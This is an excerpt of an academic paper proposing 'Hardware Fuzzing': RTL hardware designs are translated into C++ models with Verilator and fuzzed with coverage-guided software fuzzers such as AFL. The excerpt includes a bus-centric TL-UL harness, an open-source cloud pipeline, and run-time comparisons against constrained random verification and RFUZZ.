


Figure 3: **Hardware Fuzzing.** Fuzzing hardware in the software domain involves: translating the hardware DUT to a functionally equivalent software model (1) using a SystemVerilog compiler [64], compiling and instrumenting a Hardware Simulation Binary (HSB) to trace coverage (2), crafting a set of seed input files (3) using our design-agnostic grammar (§ 4.1.2), and fuzzing the HSB with a coverage-guided greybox software fuzzer [43, 68, 91] (4–6).

model, usually in C/C++. Next, they compile the software model and a testbench—either translated from HDL, or implemented in software (C/C++)—and link them with a simulation engine. Together, all three components form an *Hardware Simulation Binary (HSB)* (Fig. 2) that can be executed to simulate the design. Lastly, the HSB is executed with the inputs from the testbench to capture the design's behavior. Ironically, even though commercial simulators convert the hardware to software, they still **rely on hardware-specific verification tools, likely because software-oriented tools fail to work on hardware models—without the lessons in this paper**. To fuzz hardware in the software domain, we take advantage of the transparency in how an open-source hardware simulator, Verilator [64], generates an HSB. Namely, we *intercept* the software model of the hardware after translation, and instrument/compile it for coverage-guided fuzzing (Fig. 3).

2.1.3 Test Evaluation

After simulating a sequence of test inputs, the state of the hardware (both internally and its outputs) are evaluated for correctness. There are two main approaches for verifying design correctness: 1) invariant checking and 2) (gold) model checking. In invariant checking, a set of assertions (e.g., SystemVerilog Assertions (SVAs) or software side C/C++ assertions) are used to check properties of the design have not been violated. In model checking, a separate model of the DUT's correct behavior is emulated in software, and compared to the DUT's simulated behavior. We support such features and adopt both invariant violations and golden model mismatches as an analog for software crashes in our hardware fuzzer.

2.2 Software Fuzzing

Software fuzzing is an automated testing technique designed to identify security vulnerabilities in software [67]. Thanks to its success, it has seen widespread adoption in both industry [7] and open-source [61] projects. In principle, fuzzing typically involves the following three main steps [50]: 1) **test generation**, 2) **monitoring test execution**, and 3) crash triaging. During test generation, program inputs are synthesized to exercise the target binary. Next, these inputs are fed to the program under test, and its execution is monitored. Lastly, if a specific test causes a crash, that test is further analyzed to find the root cause. This process is repeated until all, or most, of the target binary has been explored. Below we categorize fuzzers by how they implement the first two steps.

2.2.1 Test Generation

Most fuzzers generate test cases in one of two ways, using: 1) a grammar, or 2) mutations. Grammar-based fuzzers [2, 31, 49, 54, 81, 82] use a human-crafted grammar to constrain tests to comply with structural requirements of a specific target application. Alternatively, mutational fuzzers take a correctly formatted test as a seed, and apply mutations to the seed to create new tests. Moreover, mutational fuzzers are tuned to be either: 1) *directed*, or 2) *coverage-guided*. Directed mutational fuzzers [3, 5, 13, 52, 84, 87, 94] favor mutations that explore specific region within the target binary, i.e., prioritizing exploration *location*. Conversely, coverage-guided mutational fuzzers [43, 57, 60, 68, 79, 91] favor mutations that explore as much of the target binary as possible, i.e., prioritizing exploration *completeness*. For this work, we favor the use of mutational, coverage-guided fuzzers, as they are both design-agnostic, and regionally generic.

2.2.2 Test Execution Monitoring

Fuzzers monitor test execution using one of three approaches: 1) blackbox, 2) whitebox, or 3) greybox. Fuzzers that only monitor program inputs and outputs are classified as *blackbox* fuzzers [49, 54, 78]. Alternatively, fuzzers that track detailed execution paths through programs with fine-grain program analysis (source code required) and constraint solving are known as *whitebox* fuzzers [9, 12, 15, 23, 27, 66, 84, 89]. Lastly, *greybox* fuzzers [2, 5, 26, 52, 55, 57, 60, 68, 79, 81, 82, 87, 91, 94]

offer a trade-off between black- and whitebox fuzzers by deploying lightweight program analysis techniques, such as code-coverage tracing. Since Verilator [64] produces raw C++ source code from RTL hardware, our approach can leverage *any* software fuzzing technique—white, grey, or blackbox. In our current implementation, we deploy greybox fuzzing, due to its popularity in the software testing community.

3 Approach

To take advantage of advancements in software fuzzing for hardware DV, we propose translating hardware designs to software models, and then fuzzing the model directly. We call this approach, **Hardware Fuzzing**, and illustrate it in Fig. 3. Below we explain the three key components of our approach, including how: 1) RTL hardware is translated to executable software (step 1 in Fig. 3), 2) software fuzzers trace hardware coverage (step 2 in Fig. 3), and 3) fuzzer-generated test cases are interpreted to effectively stimulate the DUT (step 5 in Fig. 3).

3.1 Translating Hardware to Software

Today, simulating RTL hardware involves translating HDL into a functionally equivalent software (C/C++) model that can be compiled and executed (§2.1.2). To accomplish this, most hardware simulators [64, 85] contain an RTL compiler to perform the translation. Therefore, we leverage a popular open-source hardware simulator, Verilator [64], to translate SystemVerilog HDL into a cycle-accurate C++ model for fuzzing.

Like many compilers, Verilator first performs lexical analysis and parsing (of the HDL) with the help of Flex [53] and Bison [73], to generate an Abstract Syntax Tree (AST). Then, it performs a series of passes over the AST to resolve parameters, propagate constants, replace *don't cares* (Xs) with random values, eliminate dead code, unroll loops/generate statements, and perform several other optimizations. Finally, Verilator generates C++ (or SystemC) code representing a cycle-accurate model of the hardware. It creates a C++ class for each Verilog module, and organizes classes according to the original HDL module hierarchy [92].

To interface with the model, Verilator exposes public member variables for each input/output to the top-level module, and a public `eval()` method (to be called in a loop) in the top C++ class. Each input/output member variable is mapped to single/arrayed `bool`, `uint32_t`, or `uint64_t` data types, depending on the width of each signal. Each call to `eval()` updates the model based on the current values assigned to top-level inputs and internal state variables. Two calls represent a single clock cycle (one call for each rising and falling clock edges).

3.2 Hardware Coverage Tracing

To efficiently explore a DUT's state space, CDG techniques rely on tracing coverage of past test cases to generate future test cases. There are two main categories of coverage metrics used in hardware verification [32, 56, 70]: 1) *code coverage*, and 2) *functional coverage*. The coarsest, and most widely-used, code coverage metric is *line coverage*. Line coverage measures the percentage of HDL lines that have been exercised during simulation. Alternatively, *functional coverage* measures the percentage of various high-level design functionalities—defined using special HDL constructs like SystemVerilog Coverage Points/Groups—that are exercised during simulation. Regardless of the coverage metric used, tracing HDL coverage during simulation is often slow, since coverage traced in the software (simulation) domain must be mapped back to the hardware domain [32].

In an effort to compute DUT coverage efficiently prior CDG techniques (RFUZZ [39] and DifuzzRTL [28]) develop custom coverage metrics, e.g., *multiplexer coverage*, that can be monitored by instrumenting the RTL directly. To insert the instrumentation HDL into the design, these techniques implement a custom FIRRTL compiler optimization pass. However, this limits their approach to designs that are implemented in a high-level HDL like Chisel [4] or FIRRTL [41], since their instrumentation compiler can only process designs in HDLs that are *translateable* to FIRRTL.[2]

Rather than make incremental improvements to existing CDG techniques, we recognize that: 1) software fuzzers already provide an efficient mechanism—e.g., ***binary instrumentation*** automatically inserted by compiler optimization passes—to trace coverage of compiled C++ hardware models (HSBs), and 2) the way Verilator translates RTL hardware to software makes mapping software coverage to hardware coverage ***implicit***. On the software side, there are three main code coverage metrics of increasing granularity: 1) basic block, 2) basic block edges, and 3) basic block paths [50]. The most popular coverage-guided fuzzers—AFL [91], libFuzzer [43], and honggfuzz [68]—all trace *edge* coverage. On the hardware side, Verilator conveniently generates straight-line C++ code for both blocking and non-blocking[3] SystemVerilog statements [92], and injects conditional code blocks (basic blocks) for SystemVerilog Assertions and Coverage Points. Therefore, **optimizing test-generation for *edge* coverage of the software model of the hardware during simulation, translates to optimizing for *code*, FSM, and *functional***

[2] The RFUZZ paper states: *"Our tool is language-agnostic since it can work on arbitrary RTL designs expressed in the FIRRTL IR. Once a target design is translated into FIRRTL IR from its source HDL, we can apply compiler passes for the target RTL regardless of its source HDL"* [39]. This implies, the DUT must be described in an HDL that is translatable to FIRRTL (e.g., Chisel). If a design is written in (System)Verilog, as most are, this translation is experimental at best [8].

[3] Verilator imposes an order on the non-blocking assignments since C++ does not have a semantically equivalent assignment operator [64, 92]. Regardless, this ordering does not effect code coverage.

coverage of the RTL hardware itself. We demonstrate this artifact in §5.4, §6.1–6.2, and Appendix B.3.

3.3 Interpreting Fuzzer-Generated Tests

For most software, a single input often activates an entire set of state transitions within the program. Consequently, the most popular software fuzzers assume the target binary reads a single dimensional input—e.g., a single image or document—from either a file, `stdin`, or a byte array [43, 68, 91]. As Laeufer *et al.* point out [39], the execution model of hardware is different. In an HSB, a *sequence* of inputs is required to activate state transitions within the DUT. For example, a 4-digit lock (with a keypad) only has a *chance* of unlocking if a sequence of four inputs (test cases) are provided. Fuzzing this lock with single test cases (digits), will fail. Likewise, fuzzing HSBs with software fuzzers that employ a *single-test-case-per-file* model will also fail. Therefore, to stimulate hardware with software fuzzers, we interpret single dimensional fuzzer-generated tests in two dimensions: space and time. We implement this interface in the form of a generic fuzzing harness (testbench), which we describe in §4.1.

4 Implementation

While Verilator and fuzzer-provided compilers already provide solutions to the first two components of our approach, *hardware to software translation* and *coverage tracing*, the remaining component, *interpreting fuzzer-generated tests* (§3.3) requires a more tailored solution. Therefore, below we describe how to implement a generic fuzzing testbench harness to interpret fuzzer-generated tests. Additionally, we briefly describe the open-source infrastructure we implement to fuzz hardware at scale on Google Cloud Platform (GCP).

4.1 Generic Fuzzing Testbench Harness

To adapt software fuzzers to the hardware execution model, we implement a generic fuzzing harness (testbench) that transforms one-dimensional test inputs, into a two-dimensional *sequence* of inputs (§3.3). Our fuzzing harness—shown in Algo. 1—continuously: 1) reads byte-level portions of fuzzer-generated test files, 2) maps these bytes to hardware input ports, and 3) advances the simulation clock by calling the model's `eval()` method twice, until there are no remaining bytes to process.

4.1.1 Bus-Centric Harness

While the multi-dimensional fuzzing interface we develop enables fuzzer-generated tests to effect state transitions in hardware, it is not design-agnostic. Specifically, the ports of a hardware model are not iterable (Algo. 1: line 4). A DV engineer would have to create a unique fuzz harness (testbench) for each DUT they verify. To facilitate DUT portability, we take inspiration from how hardware engineers interface IP cores within an SoC [17]. Specifically, we propose fuzzing IP cores at the bus interface using a bus-centric harness.

Algorithm 1: Generic Hardware Fuzzing harness (testbench) that maps one-dimensional fuzzer-generated test files to both spatial and temporal dimensions.

```
   Input: fuzz_test_file.hwf
1  dut ← Vtop();
2  tf ← open(fuzz_test_file.hwf);
3  while tf not empty do
4      foreach port ∈ dut.inputs do
5          tf.read((uint_8t*) port, sizeof(port));
6      end
7      for k ← 1 to 2 do
8          clock ← (clock + 1) % 2;
9          dut.eval();
10     end
11 end
```

To implement this harness, we could alter our prior harness (Algo. 1) by mapping bytes from fuzzer-generated test files to temporal values for specific signals of a bus-protocol of our choice. However, this would create an exploration barrier since bus-protocols require structured syntax, and most mutational fuzzers lack syntax awareness [90]. In other words, the fuzzer would likely get stuck trying to synthesize a test file, that when mapped to spatio-temporal bus signal values, produces a valid bus-transaction. Instead, we implement a harness that decodes fuzzer-generated test files into sequences of properly structured bus transactions using a bus-centric grammar we describe below. Our current bus-centric harness is implemented around the TileLink Uncached Lightweight (TL-UL) bus protocol [29] with a 32-bit data bus, and illustrated in Fig. 13.

4.1.2 Bus-Centric Grammar

To translate fuzzer-generated test files into valid bus transactions we construct a Hardware Fuzzing grammar. We format our grammar in a compact binary representation to facilitate integration with popular greybox fuzzers that produce similar formats [43, 68, 91]. To match our bus-centric harness, we implement our grammar around the same TL-UL bus protocol [29]. Our grammar consists of *Hardware Fuzzing instructions* (Fig. 4), that contain: 1) an 8-bit opcode, 2) 32-bit address field, and 3) 32-bit data field. The opcode within each instruction determines the bus transaction the harness performs. We describe the mappings between opcodes and TL-UL bus transactions in Table 1.

Note, there are two properties of our grammar that leave room for various harness (testbench) implementations, which we study in Appendix B. First, while we define only three opcodes in our grammar, we represent the opcode with an entire byte, leaving it up to the harness to decide how to map



Figure 4: **Hardware Fuzzing Instruction.** A bus-centric harness (testbench) reads binary *Hardware Fuzzing Instructions* from a fuzzer-generated test file, decodes them, and performs TL-UL bus transactions to drive the DUT (Fig.13). Our *Hardware Fuzzing Instructions* comprise a grammar (Tbl. 1) that aid syntax-blind coverage-guided greybox fuzzers in generating valid bus-transactions to fuzz hardware.

Table 1: Hardware Fuzzing Grammar.

Opcode	Address Required?	Data Required?	Testbench Action
wait	no	no	advance the clock one period
read	yes	no	TL-UL Get (read)
write	yes	yes	TL-UL PutFullData (write)

Hardware Fuzzing opcode values to testbench actions. We do this for two reasons: 1) a byte is the smallest addressable unit in most software, facilitating the development of utilities to automate generating compact binary seed files (that comply with our grammar) from high-level markdown languages, and 2) choosing a larger opcode field enables adding more opcodes in the future, should we need to support additional operations in the TileLink bus protocol [29]. Second, of the three opcodes we include, not all require address and data fields. Therefore, it is up to the harness to decide how it should process Hardware Fuzzing instructions. While different implementations may choose to read *fixed* size instruction frames, from our empirical analysis in Appendix B, we decide to implement a harness that processes *variable* size instructions frames, depending on the opcode (Table 1).

4.2 Hardware Fuzzing at Scale

To fuzz hardware at scale we design, implement, and open-source a Hardware Fuzzing Pipeline (HWFP) modeled after Google's OSS-Fuzz (Fig. 5). First, our pipeline builds a Docker image (from the Ubuntu 20.04 base image) containing a compiler (LLVM version 12.0.0), RTL simulator (Verilator [64] version 4.0.4), software fuzzer, the target RTL hardware, and a generic fuzzing harness (§4.1.1). From the image, a container is instantiated on a GCP VM that:

1. translates the DUT's RTL to a software model with Verilator [64],
2. compiles/instruments the DUT model, and links it with the generic fuzzing harness (§4.1.1) and simulation engine to create an HSB (Fig. 2),
3. launches the fuzzer for a set period of time, using the `timeout` utility,
4. traces final HDL coverage of fuzzer-generated tests with Verilator [64],
5. saves fuzzing and coverage data to a Google Cloud Storage (GCS) bucket, and lastly
6. tears down the VM.




Figure 5: **Hardware Fuzzing Pipeline (HWFP).** We design, implement, and open-source a HWFP that is modeled after Google's OSS-Fuzz [61]. Our HWFP enables us to verify RTL hardware at scale using only open-source tools, a rarity in hardware DV.

Note, for benchmarking, all containers are instantiated on their own GCP `n1-standard-2` VM with two vCPUs, 7.5 GB of memory, 50 GB of disk, running Google's Container-Optimized OS. In our current implementation, we use AFL [91] (version 2.57b) as our fuzzer, but our HWFP is designed to be fuzzer-agnostic.

Unlike traditional hardware verification toolchains, our HWFP uses *only* open-source tools, allowing DV engineers to save money on licenses, and spend it on compute. This not only enhances the deployability of our approach, but makes it ideal for adopting alongside existing hardware DV workflows. This is important because rarely are new DV approaches adopted without some overlap with prior (proven) techniques, since mistakes during hardware verification have costly repercussions.

5 Feasibility Evaluation

In the first part of our evaluation, we address two technical questions around fuzzing software models of RTL hardware with software fuzzers. First, *how should we interface coverage-guided software fuzzers with HSBs?* Unlike most software, HSBs contain other components—a testbench and simulation engine (Fig. 2)—that are *not* the target of testing, yet the fuzzer must learn to manipulate in order to drive the DUT. Second, *how does Hardware Fuzzing compare with traditional dynamic verification methods, i.e., CRV, in terms of time to coverage convergence?* To address this first set of questions, we perform several End-to-End (E2E) fuzzing analyses on over 480 digital lock hardware designs with varying state-space complexities.

5.1 Digital Lock Hardware

In this half of our evaluation, we fuzz various configurations of a digital lock, whose FSM and HDL are shown in Fig. 6




Figure 6: **Digital Lock FSM.** We use a configurable digital lock (FSM shown here) to demonstrate: 1) how to interface software fuzzers with hardware simulation binaries, and 2) the advantages of Hardware Fuzzing (vs. traditional CRV). The digital lock FSM can be configured in two dimensions: 1) total number of states and 2) width (in bits) of input codes.




Figure 7: **Digital Lock HSB Architectures.** (A) A traditional CRV architecture: random input code sequences are driven into the DUT until the unlocked state is reached. (B) A software fuzzer generates tests to drive the DUT. The fuzzer monitors coverage of the DUT during test execution and uses this information to generate future tests. Both HSBs are configured to terminate execution upon unlocking the lock using an SVA in the testbench that signals the simulation engine (Fig. 2) to abort.

and List. 1 (Appendix A), respectively. We choose to study this design since the complexity of its state space is configurable, and therefore, ideal for stress testing various DV methodologies. Specifically, the complexity is configurable in two dimensions: 1) the total number of states is configurable by tuning the size, N, of the single state register, and 2) the probability of choosing the correct unlocking code sequence is adjustable by altering the size, M, of the comparator/mux that checks input codes against hard-coded (random) values (List. 1). We develop a utility in Rust, using the `kaze` crate [71], to auto-generate 480 different lock state machines of various complexities, i.e., different values of N, M, and random correct code sequences.

5.2 Digital Lock HSB Architectures

To study these designs, we construct two HSB architectures (Fig. 7) using two hardware DV methodologies: CRV and Hardware Fuzzing. The CRV architecture (Fig. 7A) attempts to unlock the lock through a brute-force approach, where random code sequences are driven into the DUT until the *unlocked* state is reached. If the random sequence fails to unlock the lock, the DUT is reset, and a new random sequence is supplied. If the sequence succeeds, an SVA is violated, which terminates the simulation. The random code sequences are *constrained* in the sense that only valid code sequences are driven into the DUT, i.e., 1) each code in the sequence is in the range $[0, 2^M)$ for locks with M-bit code comparators, and 2) sequences contain exactly $2^N - 1$ input codes for locks with 2^N states. The CRV testbench is implemented with the cocotb [77] framework and simulations are run with Verilator [64].

Alternatively, the Hardware Fuzzing HSB (Fig. 7B) takes input from a software fuzzer that generates code sequences for the DUT. The fuzzer initializes and checkpoints, a process running the HSB (Fig. 2), and repeatedly forks this process and tries various code sequence inputs. If an incorrect code sequence is supplied, the fuzzer forks a new process (equivalent to resetting the DUT) and tries again. If the correct code sequence is provided, an SVA is violated, which the fuzzer registers as a program crash. The difference between CRV and Hardware Fuzzing is that the fuzzer traces coverage during hardware simulation, and will *save* past code sequences that get closer to unlocking the lock. These past sequences are then mutated to generate future sequences. Thus, past inputs are used to craft more *intelligent* inputs in the future. To interface the software fuzzer with the HSB, we:

1. implement a C++ testbench harness from Algo. 1 that reads fuzzer-generated bytes from `stdin` and feeds them directly to the `code` input of the lock, and
2. instrument the HSB containing the DUT by compiling it with `afl-clang-fast++`.

5.3 Interfacing Software Fuzzers with Hardware

There are two questions that arise when interfacing software fuzzers with HSBs. First, unlike most software applications, software models of hardware are not standalone binaries. They must be combined—typically by either static or dynamic linking—with a testbench and simulation engine to form an HSB (§2.1.2). Of these three components—DUT, testbench, and simulation engine—we seek to maximize coverage of *only* the DUT. We do not want to waste fuzzing cycles on the testbench or simulation engine. Since coverage tracing instrumentation provides an indirect method to coarsely steer the fuzzer towards components of interest [5], it would be considered good practice to instrument just the DUT portion of the HSB. However, while the DUT is ultimately what we want to fuzz, the fuzzer must learn to use the testbench and simulation engine to manipulate the DUT. Therefore, *what components of the HSB should we instrument to maximize fuzzer performance, yet ensure coverage convergence?*

Second, when simulating hardware, the DUT must be reset to a clean state *before* it can start processing inputs. Traditionally, the testbench portion of the HSB performs this reset by asserting the DUT's global reset signal for a set number of clock cycles. Since the fuzzer instantiates, and repeatedly forks the process executing the HSB, this reset process will happen hundreds, or (potentially) thousands of times per second as each test execution is processed. While some software




Figure 8: **Instrumentation Level vs. Coverage Convergence Rate.** Distribution of fuzzer run times required to *unlock* various sized digital locks (code widths are fixed at four bits), i.e., achieve ≈ full FSM coverage. For each HSB, we vary the components we instrument for coverage tracing. Run times are normalized to the median DUT-only instrumentation level (orange) across each lock size (red line). While the fuzzer uses the testbench and simulation engine to manipulate the DUT, instrumenting only the DUT *does not* hinder the coverage convergence rate of the fuzzer. Rather, it improves it when DUT sizes are small, compared to the simulation engine and testbench (Fig. 9).




Figure 9: **Basic Blocks per Simulation Binary Component.** We break down the number of basic blocks that comprise the three components within HSBs of different size locks (Fig. 6 & List. 1), generated by Verilator [64]: simulation engine and testbench (TB), and DUT. As locks increase in size, defined by the number of FSM states (code widths are fixed to 4 bits), so do the number of basic blocks in their software model.

fuzzers [43, 91] enable users to perform initialization operations *before* the program under test is forked—meaning the DUT reset could be performed once, as each forking operation essentially sets the HSB back to a clean state—-this may not always be the case. Moreover, it complicates fuzzer–HSB integration, which contradicts the whole premise of our approach, i.e., low-overhead, design-agnostic CDG. Therefore, we ask: *is this fuzzing initialization feature required to fuzz HSBs?*

5.3.1 Instrumenting HSBs for Fuzzing

To determine the components of the HSB we should instrument, we measure the fuzzing run times to achieve approximate full FSM coverage[4] of several lock designs, i.e., the time it takes the fuzzer to generate a sequence of input codes that *unlocks each lock*. We measure this by modifying the fuzzer to terminate upon detecting the first crash, which we produce using a single SVA that monitors the condition of the *unlocked* signal (List. 1). Specifically, using lock designs with 16, 32, and 64 states, and input codes widths of four bits, we construct HSBs following the architecture shown in Fig. 7B. For each HSB, we vary the components we instrument by using different compiler settings for each component.[5] First, we (naïvely) instrument **all** components, then only the **DUT**. Next, we fuzz each HSB 50 times, seeding the fuzzer with an empty file in each experiment.

We plot the distribution of fuzzing run times in Fig. 8. Since fuzzing is an inherently random process, we plot only the middle third of run times across all instrumentation levels and lock sizes. Moreover, all run times are normalized to the median DUT-only instrumentation run times (orange) across each lock size. In addition to plotting fuzzing run times, we plot the number of basic blocks within each component of the HSB in Fig. 9. Across all lock sizes, we observe that only instrumenting the DUT does not handicap the fuzzer, but rather *improves the rate of coverage convergence*! In fact, we perform a Mann-Whitney U test, with a 0.05 significance level, and find all the run-time improvements to be statistically significant. Moreover, we observe that even though the run-time improvements are less significant as the DUT size increases compared to the simulation engine and testbench (Fig. 9), instrumenting only the DUT never handicaps the fuzzer performance.

5.3.2 Hardware Resets vs. Fuzzer Performance

To determine if DUT resets present a performance bottleneck, we measure the degradation in fuzzing performance due to the repeated simulation of DUT resets. We take advantage of a unique feature of a popular greybox fuzzer [91] that enables configuring the exact location of initializing the *fork server*.[6] This enables the fuzzer to perform any program-specific initialization operations *once*, prior to forking children processes to fuzz. Using this feature, we repeat the same fuzzing run

[4] We use the term *approximate* when referring to *full FSM coverage*, since we are not excising the lock's reset state transitions (Fig. 6) in these experiments.

[5] Verilator conveniently contains each component—DUT, testbench, and simulation engine—in separate C++ files, so each file can be compiled with separate settings (i.e., with or without coverage tracing instrumentation).

[6] By default, AFL [91] instantiates a process from the binary under test, pauses it, and repeatedly forks it to create identical processes to feed test inputs to. The component of AFL that performs process forking is known as the *fork server*.




Figure 10: **Hardware Resets vs. Fuzzer Performance.** Fuzzing run times across across digital locks (similar to Fig. 8) with different fork server initialization locations in the testbench to eliminate overhead due to the repeated simulation of hardware DUT resets. DUT resets are only a fuzzing bottleneck when DUTs are small, reducing fuzzer–HSB integration complexity.

time analysis performed in §5.3.1, except we instrument all simulation binary components, and compare two variations of the digital lock HSB shown in Fig. 7B. In one testbench, we use the default fork server initialization location: at the start of `main()`. In the other testbench, we initialize the fork server *after* the point where the DUT has been reset.

Fig. 10 shows our results. Again, we drop outliers by plotting only the middle third of run times across all lock sizes and fork server initialization points. Additionally, we normalize all run times to the median "after DUT reset" run times (orange) across each lock size. From these results, we apply the Mann-Whitney U test (with 0.05 significance level) between run times. This time, only locks with 8 and 16 states yield p-values less than 0.05. This indicates the overhead of continuously resetting the DUT during fuzzing diminishes as the DUT increases in complexity.[7] Additionally, we note that even the largest digital locks we study (64 states), are smaller than the smallest OpenTitan core, the RISC-V Timer, in terms of number of basic blocks in the software model (Fig. 9 & Table 2).

5.4 Hardware Fuzzing vs. CRV

Using the techniques we learned from above, we perform a run-time comparison analysis between Hardware Fuzzing and CRV,[8] the current state-of-the-art hardware dynamic verification technique. We perform these experiments using digital locks of various complexities, from 2 to 64 states, and code widths of 1 to 8 bits. The two HSB architectures we compare are shown in Fig. 7, and discussed in §5.2. Note the fuzzer was again seeded with an empty file to align its starting state with the CRV tests.

Similar to our instrumentation and reset experiments (§5.3) we measure the fuzzing *run times* required to achieve ≈ full FSM coverage of each lock design, i.e., the time to *unlock each lock*. We illustrate these run times in heatmaps shown in Fig. 11. We perform 20 trials for each experiment and average these run times in each square of a heatmap. While the difference between the two approaches is indistinguishable for extremely small designs, the advantages of Hardware Fuzzing become apparent as designs increase in complexity. For medium to larger lock designs, Hardware Fuzzing achieves full FSM coverage faster than CRV by over two orders-of-magnitude, even when the fuzzer is seeded with an empty file. Moreover, many CRV experiments were terminated early (after running for five days) to save money on GCP instances.

6 Practicality Evaluation

In the second part of our evaluation, we address two remaining questions. First, *how does Hardware Fuzzing compare with prior RTL fuzzing schemes, e.g., RFUZZ [39], in terms of HDL code coverage?* While Laeufer *et al.* were the first to demonstrate fuzzing RTL with `RFUZZ` [39], we argue for an entirely different approach (Fig. 1), fuzzing software models of RTL hardware, rather than the RTL hardware itself. Lastly, *how does Hardware Fuzzing perform in practice commercial-grade hardware IP?* To address these questions, we perform E2E fuzzing analyses on several open-source hardware designs, including five commercial-grade cores from Google's OpenTitan [44] SoC, four SiFive TileLink peripherals, three RISC-V CPUs, and an FFT accelerator.

6.1 Hardware Fuzzing vs. RFUZZ

Unlike our approach, `RFUZZ` instruments RTL hardware directly by injecting coverage-tracing hardware into the RTL when it is compiled from a high-level HDL, like FIRRTL, to Verilog. Moreover, `RFUZZ` does not exploit any bus-specific harnesses, rather, it generates design-specific harnesses that are fed fuzzer-generated bit-vectors to hardware input ports, as described in Algo. 1 and demonstrated in the fuzzing harness built for the digital lock in Fig. 7b.

To demonstrate the differences between our approach and `RFUZZ`, we compare the HDL line coverage achieved by both approaches over the course of fuzzing eight different hardware designs for 24 hours. Specifically, we fuzz the same eight hardware designs in the original `RFUZZ` paper [39], including the I2C, SPI, PWM, and UART SiFive TileLink IP blocks [63], three RISC-V Sodor CPUs [59], and an FFT accelerator [58].

[7] While the appearance of Fig. 10 may allude that when the number of states is 32, forking after DUT resets takes longer than forking at the testbench entry point, deeper analysis reveals the variance makes this appear so (the "forking after reset" median is still lower). Regardless, the main takeaway from Fig. 10 is for large designs, the DUT reset overheads are not a bottleneck.

[8] CRV is widely deployed in any DV testbenches built around the cocotb [77] or UVM [1] frameworks, e.g., all OpenTitan [44] IP core testbenches.

